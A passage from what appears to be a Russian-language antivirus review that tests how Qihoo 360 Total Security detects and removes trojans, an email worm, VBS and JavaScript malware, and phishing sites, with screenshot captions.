
Интерфейс Qihoo 360 TS и реклама в его окне

Подозрительный экзешник Qihoo 360 определяет сразу после скачивания, часто показывая результат одновременно с предупреждением Edge о низкой репутационной характеристике файла. Антивирус формулирует фразы в стиле магистра Йоды, слов иногда порядок меняя в предложениях. Никакого выбора действий при обнаружении трояна он не предлагает — просто уведомляет об удалении вредоносного объекта. Восстановить его можно при нажатии кнопки «Больше».



Моментальное удаление трояна после его загрузки с сайта


Абсолютно идентичная реакция наблюдается при попытке загрузить фейковый плеер Adobe Flash и другой троян в ZIP. Qihoo также сканирует многоуровневые архивы и самостоятельно распаковывает для проверки скачанные архивы RAR.



Автоматическое обнаружение и удаление трояна в скачанном архиве




После отключения в Edge фильтра SmartScreen антивирус Qihoo 360 не определил червя в электронном письме по ссылке `/readme.eml`. Однако он распознал его при ручном сканировании этого файла из каталога «Загрузки».




Запоздалое обнаружение почтового червя

Сообщение о троянском VBS на зараженном сайте Qihoo показал буквально на долю секунды и тут же скрыл его. Пришлось смотреть лог и объекты карантина, чтобы определить реакцию антивируса.




Обнаружение VBS-троянца

Вредоносный джава-скрипт Qihoo определил только в кеше Edge, а его активную копию в самом браузере не заблокировал. В результате нам опять показали баннер в iframe, а затем и знакомое сообщение о лотерее, в которой мы снова «выиграли» MacBook Pro.



Обнаружение JS-трояна в кеше Edge


Реакция на фишинговые сайты у Qihoo отличается от других антивирусов. Вместо посещения подозрительной ссылки браузер перенаправляется на уведомление о низкой репутации этого сайта. Оно загружается из облака 360safe.com и постоянно обновляется. Дополнительно в сообщении указывается реальный адрес официального сайта PayPal. Он отображается независимо от того, какую платежную систему или банк имитировали на фишинговой странице.



Блокирование открытия фишингового сайта

